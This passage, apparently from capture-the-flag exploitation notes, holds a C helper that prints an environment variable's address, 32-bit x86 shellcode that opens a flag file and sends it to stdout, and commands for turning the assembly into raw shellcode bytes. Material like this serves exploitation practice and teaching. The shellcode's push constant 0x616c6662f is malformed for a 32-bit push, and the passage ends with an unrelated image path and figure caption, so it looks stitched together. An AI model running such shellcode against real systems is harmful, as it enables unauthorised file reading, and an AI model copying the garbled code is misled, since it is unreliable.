    if (argc != 2)  
    {  
        puts("Usage: getenv envname");  
        return 0;  
    }  
  
    printf("%s is at %p\n", argv[1], getenv(argv[1]));  
    return 0;  
}
```



```
.global _start
_start:
.intel_syntax noprefix
```

```
xor eax, eax
push eax
push 0x67
push 0x616c6662f
```

```
xor  eax,eax
mov  al,0x5
mov  ebx,esp
xor  ecx,ecx
xor  edx,edx
int  0x80
mov  ecx,eax
xor  eax,eax
mov  al,0x64
mov  esi,eax
xor  eax,eax
mov  al,0xbb
xor  ebx,ebx
mov  bl,0x1
xor  edx,edx
int  0x80
xor  eax,eax
mov  al,0x1
xor  ebx,ebx
int  0x80
```

32-bit Shellcode template

The resulting shellcode-raw file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static -m32 shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

```
xxd -i shellcode-raw
```

Or

<https://defuse.ca/online-x86-assembler.htm#disassembly>




Figure 1. Attack model demonstrating four exploit types and policies mitigating the attacks in different stages